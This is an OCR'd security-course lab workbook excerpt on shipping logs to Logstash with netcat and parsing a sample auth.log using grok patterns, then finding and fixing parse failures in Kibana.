


You should now see the logs you have collected.



Note

If you cannot see any logs, it may be that the logs are older than the last 15 minutes. This is the default time span selected in **Kibana**. You can change this by clicking on the **date picker** in the top right corner. This will allow you to pick a longer period such as the **Last 6 years**.



Now feel free to browse around the **Kibana** interface and look at the logs ingested. Once complete, you may close **Firefox** and all terminals.

> **Note**
>
> Logs may be in Kibana, but they are not parsed. This makes it difficult to search for anything.

Step-by-Step Video Instructions

Lab Conclusion

In this lab, you have learned the different ways logs can be picked up or transported. This included:

- Using **Logstash** to monitor files or folders for incident handling, forensics, or file share log collection
- Using a log agent such as **NXLog** to ship logs
- Using **netcat** or scripts to transport logs
- Implementing UDP, TCP, and file-based log collection
- Shipping logs off for storage

Lab 1.2 is now complete!

Lab 1.3 - Log Enrichment and Parsing


Objectives

- Build and apply log parsers
- Identify and fix parsing issues
- Apply log enrichment to make logs more meaningful
- Understand the importance of field standardization
- Perform basic log correlation

Exercise Preparation

Log into the Sec-555 VM

- Username: student
- Password: sec555



Exercises

Parse auth.log

Read and parse the contents of **/labs/1.3/auth.log**. Initially parse out fields for **syslog_timestamp**, **syslog_hostname**, **syslog_program**, **syslog_pid**, and **syslog_message** using **grok**. Send the logs into Elasticsearch

> **Note**
>
> May be helpful to start with **/labs/lab1.2/files/4_es.conf** or your previous log configuration file used in lab 1.2

Solution

The initial parser should use grok to carve out these fields: **syslog_timestamp**, **syslog_hostname**, **syslog_program**, **syslog_pid**, and **syslog_message**. This file conforms to syslog format.

First, start by looking at the logs to come up with a game plan to parse the log.

```
tail -n1 /labs/1.3/auth.log
```

The entry in the file is this:

```
Apr  4 21:11:40 patientportal sshd[27441]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh
ruser= rhost=198.8.93.14  user=fraynor
```

The initial goal is to parse this type of log down into the below information.

syslog_timestamp = Apr 4 21:11:40
syslog_hostname = patientportal
syslog_program = sshd
syslog_pid = 27441
syslog_message = PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=198.8.93.14 user=fraynor

To do this, start by copying over the configuration file from the previous lab.

```
mkdir -p /labs/1.3/student
cp /labs/1.2/files/4_es.conf /labs/1.3/student/grok.conf
```

The file is named **grok.conf** as we will be using **grok** to parse **auth.log**. Now modify **grok.conf**.**

```
code /labs/1.3/student/grok.conf
```

Update the configuration to set a **tag** of **step1** and an index of **lab1.3**. Also, set up the initial **grok** parser given.

```
input {
  tcp {
    port => 1056
    tags => "step1"
  }
}

filter {
  grok {
    match => { "message" => "%{SYSLOGTIMESTAMP:syslog_timestamp} %{SYSLOGHOST:syslog_hostname} %
{DATA:syslog_program}\[%{POSINT:syslog_pid:int}\]: %{GREEDYDATA:syslog_message}" }
  }
}

output {
  elasticsearch {
    hosts => "elasticsearch"
    index => "lab1.3"
 }
}
```

Save the file and close the **Visual Studio Code** editor.

The **tags** parameter is used to add a tag to each log. Its value will always be **step1** as that is what is specified in the configuration file above. This is used to search for logs dealing with step1 easily. Also, the **elasticsearch index** has been updated to reflect **lab1.3**. Outside of these changes, a **filter** section has been added. This section is used to parse or modify/augment logs. In this example, **grok** is used to parse incoming logs from **auth.log**. Notice that **syslog_pid** has **":int"** tacked on to the end. This tells **Logstash** to make **syslog_pid** an integer field.


> **Note**
>
> Do not forget to add the **type** parameter and update the **elasticsearch index**! Your file should look exactly like the one above.

Now use **Logstash** to ingest the logs. Invoke Logstash with the **grok.conf** configuration file.

```
logstash -f /labs/1.3/student/grok.conf
```

> **Note**
>
> Just like previous labs, you will need to wait for **Logstash** to load up. You can tell **Logstash** is loaded when you see "Pipelines running." This **will not** be explicitly called out from this point on.

Open an **Agent Terminal** by clicking on the purple terminal icon.



In the **Agent Terminal**, use **netcat** to send the contents of **auth.log** to Logstash.

```
nc 127.0.0.1 1056 -q 1 < /labs/1.3/auth.log
```


Find parse failures

Search through logs and identify any logs that may not be parsed correctly

Solution


Minimize your **Logstash** terminal so it can parse and send logs to **Elasticsearch** and open **Firefox**.

If **Kibana** is not loaded, **click** on the **Kibana** bookmark in **Firefox**.




To see logs from a new index, you must tell **Kibana** about the index. To do this, **click** on **Management**.


Next, **click** on **Index Patterns**.




Then **click** on **Create Index Pattern**.



In the **Index pattern** field, enter the index name of **lab1.3**. Then **click** on **Next step**.





Then select the **Time Filter field name** and **click** or **@timestamp** and **click Create index pattern**.




Now you can switch back to the **Discover** tab by **clicking** on **Discover**.

Then select **lab1.3** as your index to view the logs.






You should now see the logs you have collected. You should have **3,251** logs.




Set the time to the **Last 24 hours** by clicking on the time field in the top right corner and selecting **Last 24 hours**.



You should now be able to see the contents of **auth.log**. However, this time you should have the five additional fields created by **grok**. You can now search contents of these fields. For example, type **syslog_program:sshd** and then click on the search button.

```
syslog_program:sshd
```

This will return any logs in **auth.log** that are related to sshd. You should show **3,239** hits. Looking at the first log shows everything parsed out nicely. **Click** the **down arrow** on the first log to view all fields.




Note

The # next to **syslog_pid**. This means it is a number field. The **t** on the other fields represents a string. The **clock** symbol represents a date.

Now try looking for any logs not pertaining to sshd. This can be done using **-syslog_program:sshd** and clicking on search.

```
-syslog_program:sshd
```

The dash (-) in front of **syslog_program** converts it to a search for anything **NOT** sshd. This search should show **12** hits. Expand the log that states "**session closed for user lchancello**." This should be one of the first five logs.



Notice the syslog fields are missing. Also, there is a **tag** of **_grokparsefailure**. This **tag** means that the grok parser failed to parse a given log. In this case, it happened because these logs do not have **syslog_pid** specified. Here is a breakdown using this log:

```
Apr  4 21:09:32 patientportal systemd: pam_unix(systemd-user:session): session closed for user lchancello
```

The initial goal is to parse this type of log down into the below information.

syslog_timestamp = Apr 4 21:09:32 (Your timestamp will be different)
syslog_hostname = patientportal
syslog_program = systemd
syslog_pid = X (Does not exist. This is what is causing **grok** to fail) **syslog_message** = pam_unix(systemd-user:session): session closed for user lchancello

Go back to your Logstash terminal and stop it with **CTRL + C**. You should see **Pipeline has terminated**.

```
[2018-05-21T04:32:44,244][WARN ][logstash.runner          ] SIGINT received. Shutting down.
[2018-05-21T04:32:49,166][INFO ][logstash.pipeline        ] Pipeline has terminated
{:pipeline_id=>"main", :thread=>"#<Thread:0x715b7eed run>"}
```

Fix parse failures

Update your **grok** parser to account for logs missing the **syslog_pid** field

Solution

First, edit **grok.conf**.

```
code /labs/1.3/student/grok.conf
```

Update it to look like this:

```
input {
  tcp {
    port => 1056
    tags => "step3"
  }
}


filter {
  grok {
    match => { "message" => "%{SYSLOGTIMESTAMP:syslog_timestamp} %{SYSLOGHOST:syslog_hostname} %
{DATA:syslog_program}(\[%{POSINT:syslog_pid}\])?: %{GREEDYDATA:syslog_message}" }
  }
}

output {
  elasticsearch {
    hosts => "elasticsearch"
    index => "lab1.3"
  }
}
```

> **Note**
>
> The **grok** statement was updated to include **()?** around **[%{POSINT:syslog_pid}]**. The **()?** marks the syslog_pid section as being optional. If it exists the syslog_pid is extracted. If it does not exist the section is ignored.

Save the file and close the **Visual Studio Code** editor. Now have Logstash use the updated **grok.conf**.

```
logstash -f /labs/1.3/student/grok.conf
```

In the **Agent Terminal,** use **netcat** to send the contents of **auth.log** to **Logstash**.


```
nc 127.0.0.1 1056 -q 1 < /labs/1.3/auth.log
```

Switch back to **Firefox** and in **Kibana** search for **-syslog_program:sshd AND tags:step3**. The **AND** must be in all caps. This is required when using **OR** and **AND** statements.

```
-syslog_program:sshd AND tags:step3
```

Again, find the log that states "**session closed for user lchancello**" and expand it. Because **syslog_pid** does not exist, the field is not created, but the other syslog fields are created. You can compare these logs vs. previous entries by switching **tags** from **step3** to **step1**.

> **Note**
>
> The date and time of the logs (@timestamp) will not match what you see in your student VM. This is because the syslog timestamp has not yet been parsed and processed using the **date** plugin.



Go back to your **Logstash** terminal and stop it with **CTRL + C**. You should see "**Pipeline has terminated.**"

```
[2018-05-21T04:34:44,244][WARN ][logstash.runner          ] SIGINT received. Shutting down.
[2018-05-21T04:34:49,166][INFO ][logstash.pipeline        ] Pipeline has terminated
{:pipeline_id=>"main", :thread=>"#<Thread:0x715b7eed run>"}
```

